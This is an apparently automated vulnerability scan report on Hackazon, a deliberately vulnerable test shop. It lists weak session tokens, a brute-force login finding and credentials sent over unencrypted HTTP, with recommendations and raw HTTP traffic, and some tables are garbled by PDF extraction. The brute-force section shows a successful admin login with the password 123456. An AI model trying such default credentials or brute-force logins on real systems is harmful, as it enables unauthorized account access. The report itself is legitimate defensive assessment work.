

App Name: Hackazon


Scan Config: recommended-hackazon

Scan Date: 03/06/23 2:33 AM

Report Generated: 03/06/23 3:18 AM

43m 33s

Duration of Scan Scan Completed - 03/06/23 3:17 AM 61 Crawled Links Logged Out 173
Vulnerabilities Discovered
42797 - Attacks Performed



#### SessionStrength (1)

#### References

OWASP2021-A02 CWE-330 OWASP2017-A2

#### Description

Session tokens that exhibit low entropy ("randomness") are often susceptible to prediction attacks. Insecure tokens can be due to inadequate pseudo-random number generator, time-based values, static values, or values based on user attributes (username or user ID). This means that an attacker would be able to guess a valid session token after monitoring the application for a short period of time and gathering the session tokens it creates. If the attacker determines a valid session token for another user, then it may be possible to view, modify, or delete arbitrary users' data without having to guess the victim's username or password. Consequently, the ability to deduce valid session tokens enables the attacker to bypass login pages and obviate the need to brute force accounts. Additionally, static tokens can enable the attacker to target users even if the victim is not currently logged into the application. This increases the pool of victims which the attacker can target.

Session tokens should be created with a strong random number generator and gathered from a large pool of numbers. For example, an operating system's rand() function can usually be sufficient if it can produce 32-bit values that are a statistically uniform distribution. Poor session tokens are incremental, rely on the user's account ID, only use time stamps, or have other highly deterministic information. Other methods of protecting a session token's security are to always transmit them over SSL, automatically expire the token after a certain period of time, and explicitly expiring the token whenever a user logs out of the application.

# Recommendation

If the session values exhibit strong randomness, but are chosen from a small pool of values, then the attacker has a better chance of simply guessing a valid token. A web application's session management can be improved by implementing several complementary techniques:

Make sure that the Token values are at least 32 bits in size, especially for applications with large numbers of concurrent users and high amounts of daily page requests.

The bit size of the source of the entropy (random values) is more important than the bit size of the actual session token. For example, an MD5 hash produces a 128 bit value. However, the MD5 hash of incremental values, a timestamp, or 8-bit random numbers are each insecure because the source of the random values can be easily predicted. Consequently, the 128 bit size does not represent an accurate measure of the session token. The minimum size of the entropy source is 32 bits, although larger pools (48 or 64 bits) may be necessary for sites with over 10,000 concurrent users per hour.

In most cases, application-generated tokens (e.g. ASPNET\_SessionId, ASPSESSIONID, JSPSESSIONID, PHPSESSIONID) provide sufficiently large random values to prevent session prediction attacks. The application should use these session management alogorithms unless a custom session mechanism has been thoroughly reviewed and tested.

Track user attributes associated with the session token with server-side objects to prevent user impersonation attacks. If the application does not strictly associate a user's session token with that user's profile information, then an attacker may be able to view arbitrary information by manipulating client-side values. For example, if the application sets a strong session token, but performs SQL queries based on a "UserId" cookie, then an attacker only needs to modify the "UserId" cookie to impersonate someone else. The application would be more secure if it associated the "UserId" value with the server-side session object because the attacker would not be able to modify the value. Expire session tokens when the user logs out of the application or after a predetermined period of inactivity. We recommend using a 20 minute timeout for a session token, although this largely depends on the type of application and the expected usage.

# CVSS Score

5.1 (Medium)

#### **Vector String**

AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L/E:P/RL:X/RC:R

http://hackazon.webscantest.com/

Root Cause: (Parameter: / 1 Attack Variances)

HIGH

Attack Type

Original Value

Attack Value

Proof

Proof Description

SessionStrength

CookieName=NB SRVID:

CookieDomain=hackazon.webscantest.com;

CookiePath=/; CookieSecure=false;

CookieHttpOnly=false;

SessionStrengthCookieCount=1355; UniqueSessionStrengthCookieCount=2; TheoreticalMaximumEntropy=1.00;

EffectiveEntropy=0.00; SignificanceLevel=0.01;

EstimatedStrength=0.00;

CharacterLevelPValueSummary=

[0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000,0.0000]; CharacterSetSize= [1.0000,1.000000,1.0000,1.0000,1.0000,1.0000,1.0000,1.0000,1.00000,1.0000,1.000

0,1.0000,1.0000,1.0000,2.0000]; BitLevelPValueSummary=[0.0000];

UsableBitsOfEntropy=

[0.0000, 0.00000, 0.0000, 0.0000, 0.0000, 0.0000, 0.0000, 0.0000, 0.0000, 0.0000, 0.0000, 0.0000, 0.0000, 0.

0,0.0000,0.0000,0.0000,1.0000]

#### Original Traffic

GET / HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:34:56 GMT

Pragma: no-cache Content-Length: 8993

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Set-Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; path=/

Set-Cookie: NB\_SRVID=srv36155888; path=/

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

#### FormBruteForce (1)

### References

OWASP2021-A07 CWE-287 OWASP2017-A2

# Description

A valid username and password combination was discovered for the application.

Default passwords and trivial passwords expose an application to unauthorized access.

If a user chooses a very insecure password, then that user's account information can be compromised and the account can be used to attempt to compromise the application.

# Recommendation

Enforce a strong password security policy.

Require that all passwords have a suitable minimum length.

Require that all passwords have a suitable complexity, using mixed-case alphanumeric content.

Require that all passwords expire periodically and have suitable rules for re-use of previously expired passwords.

# CVSS Score

7 (High)

#### **Vector String**

Attack Type

AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N/E:X/RL:X/RC:R

Root Cause: (Parameter: password / 2 Attack Variances)

HIGH

http://hackazon.webscantest.com/user/login

Original Value Attack Value Proof Proof Description

POST /user/login HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 38

Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

#### username=x75uzqty&password=x75uzqtz%24

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:03 GMT

Pragma: no-cache Content-Length: 4422

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

```
Attack Traffic
 Traffic #1
 GET /account HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/user/login
 Cookie: PHPSESSID=7nk7k8025t8g0g0jb74tvci6u0; NB SRVID=srv36155888
 X-RTC-REQUESTID: {085D0639-95EC-47DF-B4F3-8B2E67808670}
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:41:09 GMT
 Pragma: no-cache
 Content-Length: 5745
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
 POST /user/login HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Content-Length: 30
 Referer: http://hackazon.webscantest.com/user/login
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=7nk7k8025t8g0g0jb74tvci6u0; NB_SRVID=srv36155888
 X-RTC-REQUESTID: {8700E193-FC5F-42C7-8963-121A43150D69}
 username=admin&password=123456
 HTTP/1.1 302 Found
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:41:08 GMT
 Pragma: no-cache
 Content-Length: 0
 Content-Type: text/html; charset=utf-8
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Location: /account
 Server: Apache/2.4.7 (Ubuntu)
 x-powered-by: PHP/5.5.9-1ubuntu4.29
 Traffic #3
 GET /user/login HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 X-RTC-REQUESTID: {995E899A-C794-4B68-9F7E-9FB7D47DCC33}
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:41:05 GMT
 Pragma: no-cache
 Content-Length: 4326
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Set-Cookie: PHPSESSID=7nk7k8025t8g0g0jb74tvci6u0; path=/
 Set-Cookie: NB_SRVID=srv36155888; path=/
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
```

FormBruteForce x75v8o0f%2 Username=admin and Logged in state was detected with the regex match logout 4 Password=123456 'logout'

# Original Traffic

POST /user/login?return\_url= HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 38

Referer: http://hackazon.webscantest.com/user/login Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:06 GMT

Pragma: no-cache Content-Length: 4422

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

```
Attack Traffic
 Traffic #1
 POST /user/login HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Content-Length: 30
 Referer: http://hackazon.webscantest.com/user/login?return url=
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=c1mvlqv3bf931prcqa1q031ln4; NB SRVID=srv36155889
 X-RTC-REQUESTID: {4586D390-693F-4C0F-BF08-59A31421A516}
 username=admin&password=123456
 HTTP/1.1 302 Found
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:50:34 GMT
 Pragma: no-cache
 Content-Length: 0
 Content-Type: text/html; charset=utf-8
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Location: /account
 Server: Apache/2.4.7 (Ubuntu)
 x-powered-by: PHP/5.5.9-1ubuntu4.29
 GET /account HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/user/login?return url=
 Cookie: PHPSESSID=c1mvlqv3bf931prcqa1q031ln4: NB SRVID=srv36155889
 X-RTC-REQUESTID: {AD23A736-305C-4AE6-AAA0-88F88CA903F5}
 HTTP/1.1 200 OK
 Cache-Control:\ no\text{-store},\ no\text{-cache},\ must\text{-revalidate},\ post\text{-check=0},\ pre\text{-check=0}
 Connection: close
 Date: Mon, 06 Mar 2023 02:50:36 GMT
 Pragma: no-cache
 Content-Length: 5745
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
 Traffic #3
 GET /user/login?return_url= HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 X-RTC-REQUESTID: {D3D99DAD-7CEF-442B-AF75-C4DC906D61AC}
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:50:31 GMT
 Pragma: no-cache
 Content-Length: 4326
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Set-Cookie: PHPSESSID=c1mvlqv3bf931prcqa1q031ln4; path=/
 Set-Cookie: NB_SRVID=srv36155889; path=/
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
```

#### Credentials Over Un Encrypted Channel (14)

#### References

CWE-523 OWASP2021-A02 OWASP2017-A3

## Description

Sending credentials over HTTP

#### Recommendation

Credentials or sensitive data is transmitted without encryption and a malicious user could read user's sensitive data by simply sniffing the net with a tool like Wireshark. HTTPS protocol ensures that data is sent through an encrypted channel and not readable by other people.

## **CVSS Score**

2.8 (Low)

# **Vector String**

/:P/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:	N/E:X/RL:X/RC:R				
http://hackazon.websca	ntest.com/user/login		Root Cause: (Paran	neter: / 3 Attack Variances)	MEDIUM
Attack Type	Original Value	Attack Value	Proof	Proof Description	
Credentials Over Un Encrypted Channel			<form action="/user/logi n?return_url=" class="signin" id="loginPageForm" method="POST" role="form"></form>	The form action points to	o an HTTP site
Accept: text/htm Accept-Encoding: Accept-Language: User-Agent: Mozi Safari/537.36 X-RTC-AUTH: R7_1 X-RTC-SCANID: do Host: hackazon.v Content-Length: Referer: http:// Content-Type: ap Cookie: PHPSESSI X-RTC-REQUESTID:  username=x75v806 HTTP/1.1 200 OK Cache-Control: r Connection: clos Date: Mon, 06 Ma Pragma: no-cache Content-Length: Content-Type: te Content-Type: te Content-Encoding Expires: Thu, 19 Server: Apache/2 Vary: Accept-Enc	gzip, deflate en-US illa/5.0 (Windows  IAS d69c358-2761-40c5- webscantest.com 38 /hackazon.webscant oplication/x-www-f ID=m41sk1g5lom3bi2 : {73452BF3-1347-4  De&password=x75v8c  no-store, no-cache ear 2023 02:35:06 Ge 4422 ext/html; charset= g: gzip D Nov 1981 08:52:6 2.4.7 (Ubuntu)	ml+xml,application/> NT 10.0; WOW64) Appl beae-5f7a7ebe9fce est.com/user/login orm-urlencoded sdljkr9mk86; NB_SRVI 369-ABB1-9BB53FAACF7 0f%24 , must-revalidate, p MT utf-8 0 GMT	LeWebKit/537.36 (KHTN	nL, like Gecko) Chrome/9	
Credentials Over Un Encrypted Channel			<form <="" method="post" role="form" td=""><td>The form action points to</td><td>o an HTTP site</td></form>	The form action points to	o an HTTP site

class="signin" action="/user/logi n" id="loginForm"> **Original Traffic** POST /user/login?return\_url= HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 38 Referer: http://hackazon.webscantest.com/user/login Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76} username=x75v8o0e&password=x75v8o0f%24 HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:06 GMT Pragma: no-cache Content-Length: 4422 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 Credentials Over Un <form role="form" The form action points to an HTTP site **Encrypted Channel** class="signin" method="POST" action="/user/logi n?return\_url= id="loginPageFor m"> Original Traffic  ${\tt GET /user/login\ HTTP/1.1}$ Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/user/login Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397} HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4326 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/cart/view

Root Cause: (Parameter: / 2 Attack Variances)

MEDIUM

Attack Type Original Value Attack Value Proof Proof Description

Credentials Over Un Encrypted Channel

\*\*The form action points to an HTTP site\*\*

\*\*The

Original Traffic GET /cart/view?\_csrf\_checkout\_step\_1=4luqLZWOhRwFtGJt5RzL85njQD8NNDyV&shipping\_method=mail HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/cart/view Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {1269399A-6951-4F13-B42C-B9D4FB3096F4} HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:36:30 GMT Pragma: no-cache Content-Length: 8110 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 Credentials Over Un <form role="form" The form action points to an HTTP site **Encrypted Channel** method="post" class="signin" action="/user/logi n" id="loginForm"> Original Traffic No Traffic for this Variance! No Traffic for this Variance! http://hackazon.webscantest.com/user/terms Root Cause: (Parameter: / 1 Attack Variances) MEDIUM Original Value Attack Value Attack Type Proof **Proof Description** Credentials Over Un <form role="form" The form action points to an HTTP site **Encrypted Channel** method="post" class="signin" action="/user/logi n" id="loginForm"> Original Traffic GET /user/terms HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/user/register Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {EB6465A3-7059-4740-978C-6031BCB0D3D6} HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 5556 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

Original Value Attack Value **Proof Description** Attack Type Proof Credentials Over Un <form role="form" The form action points to an HTTP site **Encrypted Channel** method="post" class="signin" action="/user/logi n" id="loginForm">

Original Traffic

GET / HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:34:56 GMT

Pragma: no-cache Content-Length: 8993

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Set-Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; path=/

Set-Cookie: NB\_SRVID=srv36155888; path=/

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

# http://hackazon.webscantest.com/faq

MEDIUM Root Cause: (Parameter: / 2 Attack Variances)

Attack Type	Original Value	Attack Value	Proof	Proof Description	
Credentials Over Un Encrypted Channel			<form <br="" role="form">method="post" class="signin" action="/user/logi n" id="loginForm"&gt;</form>	The form action points to an HTTP site	
Original Traffic No Traffic for th: No Traffic for th:					

Credentials Over Un **Encrypted Channel** 

<form role="form" method="post" class="signin" action="/user/logi n" id="loginForm">

The form action points to an HTTP site

```
Original Traffic
  POST /faq HTTP/1.1
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US
  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
  Safari/537.36
  X-RTC-AUTH: R7_IAS
  X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
  Host: hackazon.webscantest.com
  Content-Length: 98
  Referer: http://hackazon.webscantest.com/faq
  Content-Type: application/x-www-form-urlencoded
  Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
  X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}
  userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g& csrf faq=ieJjQ4pqALS8o0sRq2eG1KbvEpLuu8Ck
  HTTP/1.1 200 0K
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Connection: close
  Date: Mon, 06 Mar 2023 02:35:59 GMT
  Pragma: no-cache
  Content-Length: 6314
  Content-Type: text/html; charset=utf-8
  Content-Encoding: gzip
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
  Vary: Accept-Encoding
  x-powered-by: PHP/5.5.9-1ubuntu4.29
http://hackazon.webscantest.com/user/register
                                                                Root Cause: (Parameter: / 3 Attack Variances)
                                                                                                              MEDIUM
Attack Type
                        Original Value
                                        Attack Value
                                                                Proof
                                                                                    Proof Description
 Credentials Over Un
                                                                 <form role="form"
                                                                                     The form action points to an HTTP site
                                                                 method="post"
 Encrypted Channel
                                                                 class="signin"
                                                                 action="/user/regi
                                                                 ster'
                                                                 id="registerForm"
Original Traffic
  POST /user/register HTTP/1.1
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US
  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
  Safari/537.36
  X-RTC-AUTH: R7_IAS
  X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
  Host: hackazon.webscantest.com
  Content-Length: 133
  Referer: http://hackazon.webscantest.com/user/register
  Content-Type: application/x-www-form-urlencoded
  Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
  X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}
```

 $first\_name = John\&last\_name = John\&username = x75zzjnk\&email = ax75zzjnl\&40example.com\&password = x75zzjnm\%24\&password\_confiier = x75zzjnl\%40example.com\&password = x75zzjnm\%24\&password = x75zzjnl\%40example.com\&password = x75zzjnl\%40example.co$ 

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

rmation=x75zzjnn%24 HTTP/1.1 200 OK

Connection: close

Pragma: no-cache Content-Length: 5076

Content-Encoding: gzip

Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

Date: Mon, 06 Mar 2023 02:35:27 GMT

Content-Type: text/html; charset=utf-8

Expires: Thu, 19 Nov 1981 08:52:00 GMT

x-powered-by: PHP/5.5.9-1ubuntu4.29

<form role="form" method="post" class="signin" action="/user/regi id="registerForm"

The form action points to an HTTP site

Original Traffic

GET /user/register HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

